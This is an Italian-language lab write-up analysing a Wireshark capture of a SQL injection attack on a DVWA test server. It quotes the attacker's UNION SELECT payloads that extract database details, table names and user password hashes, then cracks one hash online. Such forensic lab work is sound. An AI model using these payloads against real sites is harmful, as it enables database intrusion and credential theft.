

Attacco a un Database MySQL

Attacco a un Database MySQL

Parte 1: Apertura di Wireshark e caricamento del file PCAP

1. Avvio la macchina virtuale CyberOps Workstation.
2. Apro **Wireshark** da **Applications > CyberOPS > Wireshark**.
3. Clicco su **Open**, navigo nella directory `/home/analyst/lab.support.files/` e apro il file `SQL_Lab.pcap`.
4. Il file PCAP si apre e mostra il traffico catturato per una durata totale di 8 minuti (441 secondi), che copre l'intero attacco SQL Injection.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=0 WS=128
2	0.000315	10.0.2.15	10.0.2.4	TCP	74	80 → 35614 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=38535 TSecr=45838 WS=128
3	0.000349	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=45838 TSecr=38535
4	0.000681	10.0.2.4	10.0.2.15	HTTP	654	POST /dvwa/login.php HTTP/1.1 (application/x-www-form-urlencoded)
5	0.002149	10.0.2.15	10.0.2.4	TCP	66	80 → 35614 [ACK] Seq=1 Ack=589 Win=30208 Len=0 TSval=38536 TSecr=45838
6	0.005700	10.0.2.15	10.0.2.4	HTTP	430	HTTP/1.1 302 Found
7	0.005700	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=589 Ack=365 Win=30336 Len=0 TSval=45840 TSecr=38536
8	0.014383	10.0.2.4	10.0.2.15	HTTP	496	GET /dvwa/index.php HTTP/1.1
9	0.015485	10.0.2.15	10.0.2.4	HTTP	3107	HTTP/1.1 200 OK (text/html)
10	0.015485	10.0.2.4	10.0.2.15	TCP	66	35614 → 80 [ACK] Seq=1019 Ack=3406 Win=36480 Len=0 TSval=45843 TSecr=38539
11	0.068625	10.0.2.4	10.0.2.15	HTTP	429	GET /dvwa/dvwa/css/main.css HTTP/1.1
12	0.070400	10.0.2.15	10.0.2.4	HTTP	1511	HTTP/1.1 200 OK (text/css)
13	174.254430	10.0.2.4	10.0.2.15	HTTP	536	GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
14	174.254581	10.0.2.15	10.0.2.4	TCP	66	80 → 35638 [ACK] Seq=1 Ack=471 Win=235 Len=0 TSval=82101 TSecr=98114

▶ Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

▶ Ethernet II, Src: PcsCompu_cae1:24 (08:00:27:ca:e1:24), Dst: PcsCompu_9f:48:a0 (08:00:27:9f:48:a0)

▶ Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.15


▶ Transmission Control Protocol, Src Port: 35614, Dst Port: 80, Seq: 0, Len: 0

0000 08 00 27 9f 48 a0 08 00 27 ca e1 24 08 00 45 00 ...H...!.\$..E.

0010 00 3c 0f 05 40 00 40 06 13 a5 0a 00 02 04 0a 00 ...<.@.@.....

0020 02 0f 8b 1e 00 50 21 2c bc 0b 00 00 00 00 a0 02P|.....

0030 72 10 18 41 00 00 02 04 05 b4 04 02 08 0a 00 00 ...f.A.....

 File: "/home/analyst/lab.support.files/... Packets: 30 · Displayed: 30 (100.0%) · Load time: 0:00.002

Profile: Default


Quali sono gli IP coinvolti nell'attacco?

Gli IP coinvolti nell'attacco sono **10.0.2.4** (attaccante) e **10.0.2.15** (server MySQL).


1	0.000000	10.0.2.4	10.0.2.15	TCP	74	35614 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=45838 TSecr=0 WS=128
---	----------	----------	-----------	-----	----	--

Parte 2: Analisi dell'attacco SQL Injection

1. In Wireshark, clicco con il tasto destro sulla riga 13 e seleziono Follow > HTTP Stream.



2. Nella finestra che si apre, cerco `1=1`.



3. Osservo che l'attaccante ha inviato una query `1=1` nel campo UserID per verificare se il database risponde a input SQL arbitrari. Il server risponde con un record, confermando la vulnerabilità.


```
..</form>
..<pre>ID: 1=1<br />First name: admin<br />Surname: admin</pre>
..</div>
```

4. Chiudo la finestra **Follow HTTP Stream** e clicco su **Clear display filter**.

Parte 3: Continuazione dell'attacco SQL Injection

1. In Wireshark, clicco con il tasto destro sulla riga 19 e seleziono Follow > HTTP Stream.

2. Cerco di nuovo `1=1`.



3. L'attaccante ha inserito `1' OR 1=1 UNION SELECT database(), user()#`. Il database risponde con:

- Nome database: `dvwa`
- Utente database: `root@localhost`


```
..</form>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: admin<br />Surname: admin</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Gordon<br />Surname: Brown</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Hack<br />Surname: Me</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Pablo<br />Surname: Picasso</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: Bob<br />Surname: Smith</pre>
..<pre>ID: 1' or 1=1 union select database(), user()#<br />First name: dvwa<br />Surname: root@localhost</pre>
..</div>
```

4. Chiudo la finestra **Follow HTTP Stream** e clicco su **Clear display filter**.

Parte 4: Ottenimento della versione del database

1. In Wireshark, clicco con il tasto destro sulla riga 22 e seleziono Follow > HTTP Stream.

2. Cerco `1=1`.



3. L'attaccante ha inviato la query `1' OR 1=1 UNION SELECT NULL, VERSION() #`, ottenendo la versione del database:

- MySQL 5.7.12-0


```
..</form>
..<pre>ID: 1' or 1=1 union select null, version ()#<br />First name: admin<br />Surname: admin</pre><pre>ID: 1'
or 1=1 union select null, version ()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1
union select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or 1=1 union select null,
version ()#<br />First name: Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
.</div>
```

Chiudo la finestra **Follow HTTP Stream** e clicco su **Clear display filter**.

Parte 5: Raccolta informazioni sulle tabelle del database

1. In Wireshark, clicco con il tasto destro sulla riga 25 e seleziono Follow > HTTP Stream.

2. Cerco users.



3. L'attaccante ha usato la query `1' OR 1=1 UNION SELECT NULL, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES#`, ottenendo una lista delle tabelle del database.

```
pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: columns_priv</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: event</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: general_log</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: gtid_executed</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_category</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_keyword</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_relation</pre><pre>ID: 1' or 1=1 union select null, table_name from information_schema.tables#<br />First name: <br />Surname: help_topic</pre><pre>ID: 1'
```


Quale sarebbe l'effetto della query `1' OR 1=1 UNION SELECT NULL, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='users'#`?

Questa query restituirebbe i nomi delle colonne all'interno della tabella `users`, fornendo all'attaccante una visione più dettagliata della struttura del database.

1. Chiudo la finestra **Follow HTTP Stream** e clicco su **Clear display filter**.

Parte 6: Estrazione degli hash delle password

1. In Wireshark, clicco con il tasto destro sulla riga 28 e seleziono Follow > HTTP Stream.
2. Cerco `1=1`.



3. L'attaccante ha inviato la query `1' OR 1=1 UNION SELECT user, password FROM users#`, ottenendo i nomi utente e gli hash delle password.

```
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</pre>
<pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />
First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</pre>
..</div>
```

Quale utente ha l'hash `8d3533d75ae2c3966d7e0d4fcc69216b`?

L'utente associato a questo hash è **1337**.


Qual è la password in chiaro?

Utilizzando <https://crackstation.net/> per craccare l'hash, ottengo che la password in chiaro è **charley**.

